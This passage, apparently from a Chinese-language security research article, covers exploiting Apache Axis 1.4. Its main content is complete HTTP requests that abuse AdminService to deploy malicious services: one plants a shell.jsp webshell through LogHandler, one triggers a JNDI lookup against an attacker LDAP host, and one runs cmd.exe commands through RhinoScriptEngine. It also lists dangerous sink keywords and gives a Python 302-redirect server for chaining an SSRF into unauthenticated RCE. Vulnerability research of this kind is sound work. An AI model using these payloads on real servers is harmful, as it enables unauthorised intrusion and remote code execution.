            String endpoint =
                    "http://localhost:8080/axis/services/HelloWorld?wsdl";

            Service service = new Service();
            Call call = (Call) service.createCall();

            call.setTargetEndpointAddress(new java.net.URL(endpoint));
            QName opQname = new QName("http://example", "sayHelloWorldFrom");
            call.setOperationName(opQname);

            QName helloBeanQname = new QName("urn:HelloBeanManager", "HelloBean");
            call.registerTypeMapping(HelloBean.class, helloBeanQname, new BeanSerializerFactory(HelloBean.class, helloBeanQname), new BeanDeserializerFactory(HelloBean.class, helloBeanQname));

            QName testBeanQname = new QName("urn:TestBeanManager", "TestBean");
            call.registerTypeMapping(TestBean.class, testBeanQname, new BeanSerializerFactory(TestBean.class, testBeanQname), new BeanDeserializerFactory(TestBean.class, testBeanQname));

            HelloBean helloBean = new HelloBean();
            helloBean.setStr("aaa");
            helloBean.setAnInt(111);
            helloBean.setBytes(new byte[]{1, 2, 3});
            helloBean.setDate(new Date(2021, 2, 12));
            helloBean.setTestBean(new TestBean("aaa", 111));
            String ret = (String) call.invoke(new Object[]{helloBean});

            System.out.println("Sent 'Hello!', got '" + ret + "'");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
還可以使用soap ui工具進行調用,十分方便:

可以抓包看下使用代碼發送的內容,和soap ui發送的有什么不同,盡管大多數時候soap ui能正確幫你生成可調用的soap內容,你只用填寫參數,但是有的復雜類型或者不符合bean標準的參數可能還是得手動修改或者使用代碼調用的方式抓包數據來進行輔助修改。
1.4 Axis的利用
利用方式有以下兩種:
- 暴露在外部的web service能直接調用造成危害,web service通常會存在較多的漏洞問題,很多時候沒鑒權或者鑒權不夠。
- 利用AdminService部署惡意類service或者handler,但是AdminService只能local訪問,需要配合一個SSRF
第一種方式需要根據實際應用來判斷,后面只寫第二種方式。1.4節之前的一些內容就是為了能夠理解這里利用AdminService傳遞部署的<deployment內容,和wsdd配置一個意思。
1.4.1 幾個通用的RCE惡意類service或handler
有兩個公開的LogHandler和ServiceFactory ;另一個我想起了之前jdk7及以下中存在的RhinoScriptEngine,由于Axis1版本比較老了,許多使用Axis1版本的大都是在jdk6、jdk7下,這種情況下前兩個類不好用時,可以試下這個類,這個類的部署也有意思,用到了前面說到的<typeMapping來傳遞惡意類作為參數時的情況。
1.4.1.1 org.apache.axis.handlers.LogHandler handler
post請求:
POST /axis/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 777

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >
  <soap:Body>
    <deployment
      xmlns="http://xml.apache.org/axis/wsdd/"
      xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
        <service name="randomAAA" provider="java:RPC">
<requestFlow>
            <handler type="java:org.apache.axis.handlers.LogHandler" >
                <parameter name="LogHandler.fileName" value="../webapps/ROOT/shell.jsp" />
                <parameter name="LogHandler.writeToConsole" value="false" />
            </handler>
        </requestFlow>
          <parameter name="className" value="java.util.Random" />
          <parameter name="allowedMethods" value="*" />
        </service>
    </deployment>
  </soap:Body>
</soap:Envelope>
get請求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22randomBBB%22%20provider%3D%22java%3ARPC%22%3E%3CrequestFlow%3E%3Chandler%20type%3D%22java%3Aorg.apache.axis.handlers.LogHandler%22%20%3E%3Cparameter%20name%3D%22LogHandler.fileName%22%20value%3D%22..%2Fwebapps%2FROOT%2Fshell.jsp%22%20%2F%3E%3Cparameter%20name%3D%22LogHandler.writeToConsole%22%20value%3D%22false%22%20%2F%3E%3C%2Fhandler%3E%3C%2FrequestFlow%3E%3Cparameter%20name%3D%22className%22%20value%3D%22java.util.Random%22%20%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%20%2F%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
通過get或post請求部署完成后,訪問剛才部署的service并隨意調用其中的一個方法:
POST /axis/services/randomBBB HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 700

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:util="http://util.java">
   <soapenv:Header/>
   <soapenv:Body>
      <util:ints soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <in0 xsi:type="xsd:int" xs:type="type:int" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance"><![CDATA[
<% out.println("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"); %>
]]></in0>
         <in1 xsi:type="xsd:int" xs:type="type:int" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance">?</in1>
      </util:ints>
   </soapenv:Body>
</soapenv:Envelope>
會在tomcat的webapps/ROOT/下生成一個shell.jsp文件
缺陷:只有寫入jsp文件時,并且目標服務器解析jsp文件時才有用,例如不讓解析jsp但是解析jspx文件時,因為log中有其他垃圾信息,jspx會解析錯誤,所以寫入jspx也是沒用的
1.4.1.2 org.apache.axis.client.ServiceFactory service
post請求:
POST /axis/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept-Language: en-US,en;q=0.5
SOAPAction: something
Upgrade-Insecure-Requests: 1
Content-Type: application/xml
Accept-Encoding: gzip, deflate
Content-Length: 750

<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:api="http://127.0.0.1/Integrics/Enswitch/API" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soapenv:Body>
    <ns1:deployment xmlns:ns1="http://xml.apache.org/axis/wsdd/" xmlns="http://xml.apache.org/axis/wsdd/" xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
      <ns1:service name="ServiceFactoryService" provider="java:RPC">
        <ns1:parameter name="className" value="org.apache.axis.client.ServiceFactory"/>
        <ns1:parameter name="allowedMethods" value="*"/>
      </ns1:service>
    </ns1:deployment>
  </soapenv:Body>
</soapenv:Envelope>
get請求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22ServiceFactoryService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%22className%22%20value%3D%22org.apache.axis.client.ServiceFactory%22%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%2F%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
通過get或post請求部署完成后,訪問剛才部署的service并調用它的getService方法,傳入jndi鏈接即可:
POST /axis/services/ServiceFactoryService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 891

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:cli="http://client.axis.apache.org">
   <soapenv:Header/>
   <soapenv:Body>
      <cli:getService soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <environment xsi:type="x-:Map" xs:type="type:Map" xmlns:x-="http://xml.apache.org/xml-soap" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance">
            <!--Zero or more repetitions:-->
            <item xsi:type="x-:mapItem" xs:type="type:mapItem">
               <key xsi:type="xsd:anyType">jndiName</key>
               <value xsi:type="xsd:anyType">ldap://xxx.xx.xx.xxx:8888/Exploit</value>
            </item>
         </environment>
      </cli:getService>
   </soapenv:Body>
</soapenv:Envelope>缺陷:如果設置了不允許遠程加載JNDI Factory,就不能用了
1.4.1.3 com.sun.script.javascript.RhinoScriptEngine service
post請求:
POST /axis/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 905

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >
  <soap:Body>
    <deployment
      xmlns="http://xml.apache.org/axis/wsdd/"
      xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
        <service name="RhinoScriptEngineService" provider="java:RPC">
          <parameter name="className" value="com.sun.script.javascript.RhinoScriptEngine" />
          <parameter name="allowedMethods" value="eval" />
<typeMapping deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
                     type="java:javax.script.SimpleScriptContext"
                     qname="ns:SimpleScriptContext"
                     serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
                     xmlns:ns="urn:beanservice" regenerateElement="false">
        </typeMapping>
        </service>
    </deployment>
  </soap:Body>
</soap:Envelope>
get請求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22RhinoScriptEngineService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%22className%22%20value%3D%22com.sun.script.javascript.RhinoScriptEngine%22%20%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22eval%22%20%2F%3E%3CtypeMapping%20deserializer%3D%22org.apache.axis.encoding.ser.BeanDeserializerFactory%22%20type%3D%22java%3Ajavax.script.SimpleScriptContext%22%20qname%3D%22ns%3ASimpleScriptContext%22%20serializer%3D%22org.apache.axis.encoding.ser.BeanSerializerFactory%22%20xmlns%3Ans%3D%22urn%3Abeanservice%22%20regenerateElement%3D%22false%22%3E%3C%2FtypeMapping%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
通過get或post請求部署完成后,訪問剛才部署的service并調用它的eval方法,還可以回顯:
POST /axis/services/RhinoScriptEngineService HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: text/xml; charset=utf-8
Accept: application/soap+xml, application/dime, multipart/related, text/*
User-Agent: Axis/1.4
Cache-Control: no-cache
Pragma: no-cache
SOAPAction: ""
Content-Length: 866

<?xml version='1.0' encoding='UTF-8'?><soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jav="http://javascript.script.sun.com"><soapenv:Body><eval xmlns="http://127.0.0.1:8080/services/scriptEngine"><arg0 xmlns="">
<![CDATA[function test(){    var cmd1 = 'c';    cmd1 += 'm';    cmd1 += 'd';    cmd1 += '.';    cmd1 += 'e';    cmd1 += 'x';    cmd1 += 'e';    var cmd2 = '/';    cmd2 += 'c';    var pb = new java.lang.ProcessBuilder(cmd1,cmd2,'whoami');    var process = pb.start();    var ret = new java.util.Scanner(process.getInputStream()).useDelimiter('\\A').next();    return ret;}   test();]]></arg0><arg1 xmlns="" xsi:type="urn:SimpleScriptContext" xmlns:urn="urn:beanservice">
</arg1></eval></soapenv:Body></soapenv:Envelope>
缺陷: jdk7及之前的版本可以用,之后的版本就不是這個ScriptEngine類了,取代他的是NashornScriptEngine,但是這個NashornScriptEngine不能利用。
1.4.1.4 說明
如果是白盒其實很容易找到很好用的利用類,在jdk中利用lookup的惡意類其實也很多,即使你碰到的環境是jdk8以上,jsp不解析,jndi也被禁用,但是應用依賴的三方包中依然存在很多可利用的惡意類,例如通過下面的關鍵詞簡單搜索篩選下也應該能找到一些:
Runtime.getRuntime()
new ProcessBuilder(
.eval(
.exec(
new FileOutputStream(
.lookup(
.defineClass(
...
如果經常黑盒可以收集一些使用量較大的三方包中能利用的惡意類。
另一個問題就是作為惡意Bean的構造器選擇問題,來看demo示例一個java.io.File作為參數的例子,這里直接在wsdd中配置HelloWorld Service演示了,配置如下就行:
<typeMapping languageSpecificType="java:java.io.File" qname="xxx:FileBean" xmlns:xxx="urn:FileBeanManager"
                     serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
                     deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
                     encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

</typeMapping>然后在HelloWord類中,寫個測試方法,public boolean saveFile(File file, byte[] bytes) {將File類作為參數,下面用soap ui來測試下:
下面是File構造器的選擇,在1.2.6.1小節也說到了這個問題,感覺是個設計缺陷,這里construtors的第一個是兩個String參數的構造器:
然后在org.apache.axis.encoding.ConstructorTarget#set通過構造器賦值,這里也是一個設計缺陷:

我傳入的值分別為./和test.jsp,但是經過他的處理后args變成了./和./,接下來到example.HelloWorld#saveFile去看看值:

可以看到File的值為./.導致不存在而錯誤,再假設傳入的值為./webapps/ROOT/test.jsp把,到這里就會變成./webapps/ROOT/test.jsp/webapps/ROOT/test.jsp還是不存在而錯誤。
所以尋找Bean這種作為參數的惡意類有時候會因為Axis的這些設計問題導致不一定能利用。
1.4.2 利用AdminService + SSRF進行未授權RCE
由于AdminService只能localhost訪問,一般來說,能進行post請求的ssrf不太可能,所以一般利用ssrf進行get請求來部署惡意服務,只需要找到一個ssrf即可rce。
在demo示例項目中,我添加了一個SSRFServlet,并且不是請求完成的url,而是解析出協議,ip,port重新組合再請求,這里這么模擬只是為了模擬更嚴苛環境下,依然可以利用重定向來利用這個漏洞,大多時候http的請求類默認應該是支持重定向的。用上面的RhinoScriptEngine作為惡意類來模擬。
302服務器:
import logging
import random
import socket
import sys
import threading
import time
from http.server import SimpleHTTPRequestHandler, HTTPServer

logger = logging.getLogger("Http Server")
logger.addHandler(logging.StreamHandler(sys.stdout))
logger.setLevel(logging.INFO)


class HTTPServerV4(HTTPServer):
    address_family = socket.AF_INET


class MHTTPServer(threading.Thread):
    def __init__(self, bind_ip='0.0.0.0', bind_port=666, requestHandler=SimpleHTTPRequestHandler):
        threading.Thread.__init__(self)
        self.bind_ip = bind_ip
        self.bind_port = int(bind_port)
        self.scheme = 'http'
        self.server_locked = False
        self.server_started = False
        self.requestHandler = requestHandler
        self.httpserver = HTTPServerV4
        self.host_ip = self.get_host_ip()

        self.__flag = threading.Event()
        self.__flag.set()
        self.__running = threading.Event()
        self.__running.set()

    def check_port(self, ip, port):
        res = socket.getaddrinfo(ip, port, socket.AF_UNSPEC, socket.SOCK_STREAM)
        af, sock_type, proto, canonname, sa = res[0]
        s = socket.socket(af, sock_type, proto)

        try:
            s.connect(sa)
            s.shutdown(2)
            return True
        except:
            return False
        finally:
            s.close()

    def get_host_ip(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        try:
            s.connect(('8.8.8.8', 80))
            ip = s.getsockname()[0]
        except Exception:
            ip = '127.0.0.1'
        finally:
            s.close()

        return ip

    def start(self, daemon=True):
        if self.server_locked:
            logger.info(
                'Httpd serve has been started on {}://{}:{}, '.format(self.scheme, self.bind_ip, self.bind_port))
            return

        if self.check_port(self.host_ip, self.bind_port):
            logger.error('Port {} has been occupied, start Httpd serve failed!'.format(self.bind_port))
            return

        self.server_locked = True
        self.setDaemon(daemon)
        threading.Thread.start(self)
        detect_count = 10
        while detect_count:
            try:
                logger.info('Detect {} server is runing or not...'.format(self.scheme))
                if self.check_port(self.host_ip, self.bind_port):
                    break
            except Exception as ex:
                logger.error(str(ex))
            time.sleep(random.random())
            detect_count -= 1

    def run(self):
        try:
            while self.__running.is_set():
                self.__flag.wait()
                if not self.server_started:
                    self.httpd = self.httpserver((self.bind_ip, self.bind_port), self.requestHandler)
                    logger.info("Starting httpd on {}://{}:{}".format(self.scheme, self.bind_ip, self.bind_port))
                    thread = threading.Thread(target=self.httpd.serve_forever)
                    thread.setDaemon(True)
                    thread.start()
                    self.server_started = True
            self.httpd.shutdown()
            self.httpd.server_close()
            logger.info('Stop httpd server on {}://{}:{}'.format(self.scheme, self.bind_ip, self.bind_port))
        except Exception as ex:
            self.httpd.shutdown()
            self.httpd.server_close()
            logger.error(str(ex))

    def pause(self):
        self.__flag.clear()

    def resume(self):
        self.__flag.set()

    def stop(self):
        self.__flag.set()
        self.__running.clear()
        time.sleep(random.randint(1, 3))


class Http302RequestHandler(SimpleHTTPRequestHandler):
    location = ""

    def do_GET(self):
        status = 302

        self.send_response(status)
        self.send_header("Content-type", "text/html")
        self.send_header("Content-Length", "0")
        self.send_header("Location", Http302RequestHandler.location)
        self.end_headers()


if __name__ == '__main__':
    Http302RequestHandler.location = "http://127.0.0.1:8080/axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22RhinoScriptEngineService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%22className%22%20value%3D%22com.sun.script.javascript.RhinoScriptEngine%22%20%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22eval%22%20%2F%3E%3CtypeMapping%20deserializer%3D%22org.apache.axis.encoding.ser.BeanDeserializerFactory%22%20type%3D%22java%3Ajavax.script.SimpleScriptContext%22%20qname%3D%22ns%3ASimpleScriptContext%22%20serializer%3D%22org.apache.axis.encoding.ser.BeanSerializerFactory%22%20xmlns%3Ans%3D%22urn%3Abeanservice%22%20regenerateElement%3D%22false%22%3E%3C%2FtypeMapping%3E%3C%2Fservice%3E%3C%2Fdeployment"
    httpd = MHTTPServer(bind_port=8888, requestHandler=Http302RequestHandler)
    httpd.start(daemon=True)

    while True:
time.sleep(100000)啟動302服務器,訪問http://yourip:8080/axis/SSRFServlet?url=http://evilip:8888/
使用SSRFServlet請求302服務器并重定向到locaohost進行部署服務。
2. Apache Axis2
Apache Axis2是Web服務/ SOAP / WSDL引擎,是廣泛使用的Apache Axis1 SOAP堆棧的后繼者。與Axis1.x架構相比,Axis2所基于的新架構更加靈活,高效和可配置。新體系結構中保留了一些來自Axis 1.x的完善概念,例如處理程序等。
2.1 搭建Axis2項目
2.1.1 使用idea搭建Axis2
